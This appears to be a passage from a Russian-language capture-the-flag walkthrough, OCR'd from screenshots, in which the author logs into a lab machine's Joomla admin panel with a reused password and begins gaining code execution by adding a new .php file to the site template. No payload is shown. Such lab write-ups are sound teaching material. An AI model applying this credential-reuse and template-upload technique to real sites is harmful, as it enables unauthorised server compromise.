
Пароль верный, но никаких новых доступов мы не получаем. Однако этот пароль подходит для учетной записи администратора Joomla.



Holography Industries - Adr
Not secure | 10.10.11.3/administrator/
links
All Bookmarks
Joomla!
Holography Industries
Holography Industries
Joomla Administrator Login
Need Support?
You can find help here:
Joomla! Support Forum
Joomla! Documentation
Joomla! News
Log in
Forgot your login details?

Username: administrator
Password: •••••••••

Страница авторизации




Joomla!
Home Dashboard
Toggle Menu
Home Dashboard
Content
Menus
Components
Users
System
Help
Site
Users
Articles
Article Categories
Media
Modules
Plugins
System
Global Checkin
Cache
Global Configuration
Notifications
Checking Joomla ...
Checking extensions ...
Checking overrides ...
Checking requests ...
Sample Data
Blog Sample Data
Multilingual Sample Data
Install
Manage
Latest Actions
Action
Date
Privacy Dashboard

User Administrator logged in to admin — Less than a minute ago.
User Administrator logged in to admin — 5 hours ago.

Главная панель администратора


Joomla RCE

Администратор Joomla может загружать файлы на сервер, что дает возможность получить RCE. Для этого необходимо в меню перейти в System → Site Templates и выбрать шаблон.



Joomla!
System Dashboard
Toggle Menu
Home Dashboard
Content
Menus
Components
Users
System
Help
Help us make Joomla! better!
Enable Joomla Statistics?
No
Yes, I'll help Joomla!
Setup
Global Configuration
Install
Extensions
Discover
Languages
Templates
Site Templates
Site Template Styles
Administrator Templates
Maintenance
Clear Cache
Database
Global Check-in
Manage
Extensions
Languages
Content Languages
Language Overrides
Plugins
Redirects


Страница System



Joomla!
Templates: Templates (Site)
Styles
Options
Help
Site
Search
Clear
Template ascending
20
5/5 Columns
Image
Template
Version
Date
Author
Override Files
Cassiopeia Details and Files
No preview available. You can enable preview in the options.
Parent
1.0
2017-02
Joomla! Project
admin@joomla.org
Up to date


Страница Templates

Затем выбираем New File, вводим имя и выбираем расширение .php.



Joomla!
Templates: Customise (Cassiopeia)
Create Child Template
Template Preview
Manage Folders
New File
Close
Editor
Create Overrides
Updated Files
Template Description
/templates/cassiopeia
html
component.php
error.php
index.php
joomla.asset.json
offline.php
templateDetails.xml
/media/templates/site/cassiopeia
css
images
js
scss
Select a File
Documentation

Файлы шаблона

